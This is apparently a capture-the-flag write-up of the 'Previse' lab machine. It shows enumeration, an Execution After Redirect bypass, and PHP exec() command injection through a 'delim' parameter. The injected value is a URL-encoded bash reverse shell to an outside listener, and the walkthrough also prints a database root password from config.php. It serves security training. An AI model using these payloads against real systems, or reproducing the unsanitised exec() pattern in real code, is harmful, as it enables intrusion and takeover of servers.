Previse

30th Dec 2021 / Document No D21.100.147

Prepared By: TheCyberGeek

Machine Author(s): m4lwhere

Difficulty: Easy

Classification: Official

Synopsis

Previse is a easy machine that showcases Execution After Redirect (EAR) which allows users to retrieve the contents and make requests to `accounts.php` whilst unauthenticated which leads to abusing PHP's `exec()` function since user inputs are not sanitized allowing remote code execution against the target, after gaining a www-data shell privilege escalation starts with the retrieval and cracking of a custom MD5Crypt hash which consists of a unicode salt and once cracked allows users to gain SSH access to the target then abusing a sudo executable script which does not include absolute paths of the functions it utilises which allows users to perform PATH hijacking on the target to compromise the machine.

Skills Required

- Basic web exploitation skills
- Basic password cracking skills
- Basic Linux privilege escalation skills


Skills Learned

- Execution After Redirect (EAR) abuse.
- Abusing PHP `exec()` function
- Hash cracking with unicode salt
- PATH hijacking

Enumeration


Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.104 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.104
```




```
nmap -p$ports -sV 10.10.11.104

Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-30 06:14 GMT
Nmap scan report for 10.10.11.104
Host is up (0.023s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.56 seconds
```

The nmap scan shows that SSH and Apache are listening on their default ports. Navigating to the website we are presented with custom file storage web application and we are taken to `http://10.10.11.104/login.php`.



Testing the login with default credentials does not seem to work on this particular web application so we begin to perform directory enumeration.

```
gobuster dir -u http://10.10.11.104 -w /usr/share/dirbuster/wordlists/directory-list-
2.3-medium.txt -x php
```



```
gobuster dir -u http://10.10.11.104 -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-
list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/12/30 06:22:24 Starting gobuster in directory enumeration mode
===============================================================
/download.php         (Status: 302) [Size: 0] [--> login.php]
/login.php            (Status: 200) [Size: 2224]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 310] [-->
http://10.10.11.104/css/]
/status.php           (Status: 302) [Size: 2966] [--> login.php]
/js                   (Status: 301) [Size: 309] [-->
http://10.10.11.104/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
```

Checking out the accessible pages, we come to `nav.php` which returns a navbar.

- Home
- ACCOUNTS
  - CREATE ACCOUNT
- FILES
- MANAGEMENT MENU
  - WEBSITE STATUS
  - LOG DATA
-
- LOG OUT


Execution After Redirect (EAR)

When clicking on `create account` we are redirected back to the login page. Testing for faulty redirects I captured the request in `BurpSuite` and sent the `GET` request to the repeater tab. After processing a `GET` request we see that we have access to the `accounts.php` if we choose not to follow redirects.

```
<section class="uk-section uk-section-default">
    <div class="uk-container">
        <h2 class="uk-heading-divider">Add New Account</h2>
        <p>Create new user.</p>
        <p class="uk-alert-danger">ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!</p>
        <p>Usernames and passwords must be between 5 and 32 characters!</p>
    </p>
        <form role="form" method="post" action="accounts.php">
            <div class="uk-margin">
                <div class="uk-inline">
                    <span class="uk-form-icon" uk-icon="icon: user"></span>
                    <input type="text" name="username" class="uk-input" id="username"
placeholder="Username">
                </div>
            </div>
            <div class="uk-margin">
                <div class="uk-inline">
                    <span class="uk-form-icon" uk-icon="icon: lock"></span>
                    <input type="password" name="password" class="uk-input"
id="password" placeholder="Password">
                </div>
            </div>
            <div class="uk-margin">
                <div class="uk-inline">
                    <span class="uk-form-icon" uk-icon="icon: lock"></span>
                    <input type="password" name="confirm" class="uk-input" id="confirm"
placeholder="Confirm Password">
                </div>
            </div>
            <button type="submit" name="submit" class="uk-button uk-button-
default">CREATE USER</button>
        </form>
    </div>
</section>
```

There is a message that states that only admins should be able to access the page and presents a login form. Since we know we need `username, password, confirm` and `submit`, we can attempt to submit a form request to `accounts.php` to try and create an account. After creating a `POST` request and sending the request, we create a user successfully.

```
username=testuser&password=password123&confirm=password123&submit=
```




```
POST /accounts.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.10.11.104/nav.php
Cookie: PHPSESSID=tq11k9e0qp4tljv99dhcn72l9l
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 66

username=testuser&password=password123&confirm=password123&submit=
```

```
      ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!
    </p>
    <p>
      Usernames and passwords must be between 5 and 32 characters!
    </p>
    <div class="uk-alert-success" uk-alert>
      <a class="uk-alert-close" uk-close></a>
      <p>
        Success! User was added!
      </p>
    </div>
  </p>
  <form role="form" method="post" action="accounts.php">
    <div class="uk-margin">
      <div class="uk-inline">
        <span class="uk-form-icon" uk-icon="icon: user"></span>
        <input type="text" name="username" class="uk-input" id="userna
      </div>
```

PHP `exec()` Injection

After logging into the website, navigating to `files.php` reveals a site backup zip file.



Files

Upload files below, uploaded files in table below


Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE

Analyzing the files contained within the site backup, we notice that the `logs.php` file is utilising `exec()` function and executes a `log_process.py` passing a `POST` parameter of `$_POST['delim']`.

```
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

/////////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
/////////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
    ob_clean(); // Discard data in the output buffer
    flush(); // Flush system headers
    readfile($filepath);
    die();
} else {
    http_response_code(404);
    die();
}
?>
```

Visiting the `logs.php` we see that we can pass a delimiter to seperate log entries.



Request Log Data


We take security very seriously, and keep logs of file access actions. We can set delimters for your needs!

Find out which users have been downloading files.

File delimeter:


Passing a basic command injection allows us to gain a shell on the target host so we start a netcat listener, capture the `POST` request in `BurpSuite` when selecting a delimiter and send a crafted URL encoded payload to gain a shell.

```
delim=%3bbash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.5/4444+0>%261'%3b
```



```
POST /logs.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: http://10.10.11.104
DNT: 1
Connection: close
Referer: http://10.10.11.104/file_logs.php
Cookie: PHPSESSID=tq11k9e0qp4tljv99dhcn72l9l
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

delim=%3bbash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.5/4444+0>%261'%3b
```

Checking our listener we spawn a shell as `www-data` user.



```
nc -lvvp 4444

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.11.104.
Ncat: Connection from 10.10.11.104:55194.
bash: cannot set terminal process group (1447): Inappropriate ioctl for
device
bash: no job control in this shell
www-data@previse:/var/www/html$
```


Lateral Movement

Reading the contents of `config.php` we find a MySQL password.

```
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

Enumerating the databases shows some default datbases and `previse` database.

